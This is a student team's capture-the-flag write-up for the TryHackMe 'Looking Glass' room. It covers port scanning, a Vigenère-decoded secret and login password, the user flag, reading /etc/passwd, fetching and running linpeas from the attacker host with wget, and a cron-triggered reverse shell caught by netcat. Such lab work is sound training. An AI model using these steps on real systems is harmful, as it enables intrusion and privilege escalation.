Pentest1

ROOM

LOOKING GLASS

DASH

Members

ID	Name	Role
1211101775	Lam Yuet Xin	Leader
1211101749	Teoh Xin Pei	Member
1211101398	Poh Ern Qi	Member
1211101800	Tan Jia Jin	Member

Pentest 1

Members involved: Lam Yuet Xin, Teoh Xin Pei.

Tools used: attack box

Question 1

First of all, we will start with using nmap to perform port scanning.


```
root@ip-10-10-184-196:~# nmap -Pn -sV 10.10.60.129

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 07:37 BST
Nmap scan report for ip-10-10-60-129.eu-west-1.compute.internal (10.1
0.60.129)
Host is up (0.0084s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Li
nux; protocol 2.0)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
12174/tcp open  ssh        Dropbear sshd (protocol 2.0)
12265/tcp open  ssh        Dropbear sshd (protocol 2.0)
12345/tcp open  ssh        Dropbear sshd (protocol 2.0)
13456/tcp open  ssh        Dropbear sshd (protocol 2.0)
13722/tcp open  ssh        Dropbear sshd (protocol 2.0)
13782/tcp open  ssh        Dropbear sshd (protocol 2.0)
13783/tcp open  ssh        Dropbear sshd (protocol 2.0)
MAC Address: 02:AA:1A:A9:00:AF (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.30 seconds
root@ip-10-10-184-196:~#
```

Use the service, secure shell, ssh to find the port number(random), find the real service that allows executing commands and sharing data over the network.


"ssh -p [port number] [ip address]"


```
root@ip-10-10-184-196:~# ssh -p 11405 10.10.60.129
The authenticity of host '[10.10.60.129]:11405 ([10.10.60.129]:11405)
' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97X
GPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.60.129]:11405' (RSA) to the list o
f known hosts.
Higher
Connection to 10.10.60.129 closed.
root@ip-10-10-184-196:~# ssh -p 11404 10.10.60.129
The authenticity of host '[10.10.60.129]:11404 ([10.10.60.129]:11404)
' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97X
GPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.60.129]:11404' (RSA) to the list o
f known hosts.
Higher
Connection to 10.10.60.129 closed.
root@ip-10-10-184-196:~#
```

Randomly type in the port number between 9000-13900, there will be a clue whether it's either higher or lower than the port number you type in until you find the exact port number for the service.




After 10 mins, I finally found my port number which is 9323 and connected to the real service. The message below tells us to solve the challenge by finding the secret to access to the box. Jabberwocky is the title of the text.







Then, we will go to chrome [Vigenère Cipher (automatic solver) | Boxentriq] to decode the text. We copy and paste our text(starting below the title) into the Vigenere Tool and click "Auto solve (without key). Change the max key length to 20. Then, check the results. After that, we open the Vigenere Tool after reviewing the findings.




We found out that the keyword is the alphabetcipher.




Enter the keyword and decode it.




Decoded text with the last line that has the secret using the key and we get the result which is bewareTheJabberwock. Go ahead and paste it in ssh.



When we return to our terminal and start searching at the files, poem.txt and twasBrillig.sh are what we find when we connect to the randomised port. We can successfully connect it. We continued typing the secret, bewareTheJabberwock, and it would reveal the jabberwock password. By entering the secret, we will be given a random password for the user jabberwock. Every single time, a different password will be given. Then, when we connect to jabberwock@lookingglass successfully and input the password, which is attitidecheckeddelightclever, everything works perfectly.



With the help of this, we can access SSH as usual and see "cat user.txt" when using the ls command.Furthermore, we could first retrieve the user.txt file, but the flag does not respond. Then,we know the user.txt file would be our first flag, but it looks like the string is reversed, so we reversed it and got our user flag which is thm{65d3710e9d75d5f346d2bac669119a23}



Thought process:

First of all, we will start with using nmap to perform port scanning. Use the service, secure shell, ssh to find the port number(random) to find the real service that allows executing commands and sharing data over the network. Randomly type in the port number between 9000-13900, there will be a clue whether it's either higher or lower than the port number you type in until you find the exact port number for the service. After 10 mins, I finally found my port number which is 9323 and connected to the real service.

The message below tells us to solve the challenge by finding the secret to access to the box. Jabberwocky is the title of the text. We copy and paste our text(starting below the title) into the Vigenere Tool and click “Auto solve (without key). Change the max key length to 20. Then, check the results. After that, we open the Vigenere Tool after reviewing the findings. We found out that the keyword is the alphabetcipher. Enter the keyword and decode it. The decoded text with the last line that has the secret and we get the result which is bewareTheJabberwock. When we return to our terminal and start searching at the files, poem.txt and twasBrillig.sh are what we find when we connect to the randomised port. We can successfully connect it. We continued typing the secret, bewareTheJabberwock, and it would reveal the jabberwock password. By entering the secret, we will be given a random password for the user jabberwock. Every single time, a different password will be given. Then, when we connect to jabberwock@lookingglass successfully and input the password, which is attitidecheckeddelightclever, everything works as expected. With the help of this, we can access SSH as usual and see "cat user.txt" when using the ls command.Furthermore, we could first retrieve the user.txt file, but the flag does not respond. Then,we know the user.txt file would be our first flag, but it looks like the string is reversed, so we reversed it and got our user flag which is thm{65d3710e9d75d5f346d2bac669119a23}.

Question 2

Members involved: Tan Jia Jin, Poh Ern Qi
Tools used: Attack Box, VM Kali, Google Chrome

After we get the user.txt flag, proceed to check the /etc/passwd file.

```
File  Edit  View  Search  Terminal  Help
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.161.73' (ECDSA) to the list of known hosts.
jabberwock@10.10.161.73's password:
Permission denied, please try again.
jabberwock@10.10.161.73's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ cat /etc/password
cat: /etc/password: No such file or directory
jabberwock@looking-glass:~$ cat /etc/passwd
```

As we can see there are 6 users : tryhackme, jabberwock, tweedledum, tweedledee, humptydumpty and alice.

```
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$
```

Checking the sudo permission and we found that we can reboot the jabberwock without a password.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

Next, we view the /etc/crontab, a user tweedledum is running /home/jabberwock/twasBrillig.sh. We can put our reverse shell in this file to privilege escalation.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$
```

We found out that we can too use linspeas.sh to see possible paths to escalate privileges. linpeas.sh is downloaded in our local kali machine first. Using python, we run a http server. Then switch to user jabberwock and download the script.

```
┌──(kali㉿kali)-[~]
└─$ cd Documents

┌──(kali㉿kali)-[~/Documents]
└─$ ls
linpeas2.sh

┌──(kali㉿kali)-[~/Documents]
└─$ ls -l
total 748
-rw------- 1 kali kali 765823 Jul 26 06:29 linpeas2.sh

┌──(kali㉿kali)-[~/Documents]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.111.193 - - [26/Jul/2022 06:49:31] "GET /linpeas2.sh HTTP/1.1" 200 -
```

```
jabberwock@looking-glass:~$ cd /tmp
jabberwock@looking-glass:/tmp$ wget http://10.8.92.234/linpeas2.sh
--2022-07-26 10:49:29--  http://10.8.92.234/linpeas2.sh
Connecting to 10.8.92.234:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765823 (748K) [text/x-sh]
Saving to: 'linpeas2.sh'

linpeas2.sh                                         100%[===================>

2022-07-26 10:49:31 (341 KB/s) - 'linpeas2.sh' saved [765823/765823]
```


By listing the files, we can see we got our script 'linpeas2.sh'. Execute and run the script.

```
jabberwock@looking-glass:/tmp$ ls
linpeas.sh  linpeas.sh.1  linpeas.sh.2  linpeas2.sh
jabberwock@looking-glass:/tmp$ chmod +rx linpeas2.sh
jabberwock@looking-glass:/tmp$ linpeas2.sh
linpeas2.sh: command not found
jabberwock@looking-glass:/tmp$ ./linpeas2.sh
```


As the script pops up, scroll through the script and we can see user tweedledum can run the script twasBrillig.sh after reboot, which was the same result as in reading the contents of /etc/crontab.

```
/etc/cron.weekly:
total 20
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 91 root root 4096 Jul 26 08:20 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder
-rwxr-xr-x  1 root root  723 Apr  7  2018 man-db
-rwxr-xr-x  1 root root  211 Nov 12  2018 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```


Edit the twasBrillig.sh by using nano twasBrilliig.sh. Google search for reverse shell cheat sheet (https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#python) We choose to use python code as a reverse shell script.



Reboot the system by sudo /sbin/reboot after the reverse-shell script is added in the bash file.



Start a netcat listener to listen for port 4242 before reboot. After a few minutes, we get a reverse shell from the listener.



By running the command whoami, we are now connected to user tweedledum.

```
root@ip-10-10-132-81:~# nc -lvnp 4242
Listening on [0.0.0.0] (family 0, port 4242)
Connection from 10.10.63.237 58248 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ whoami
tweedledum
$
```

Next, upgrade the reverse shell to stabilize the shell. By using the command:

python3 -c 'import pty;pty.spawn("/bin/bash")'

export TERM=xterm

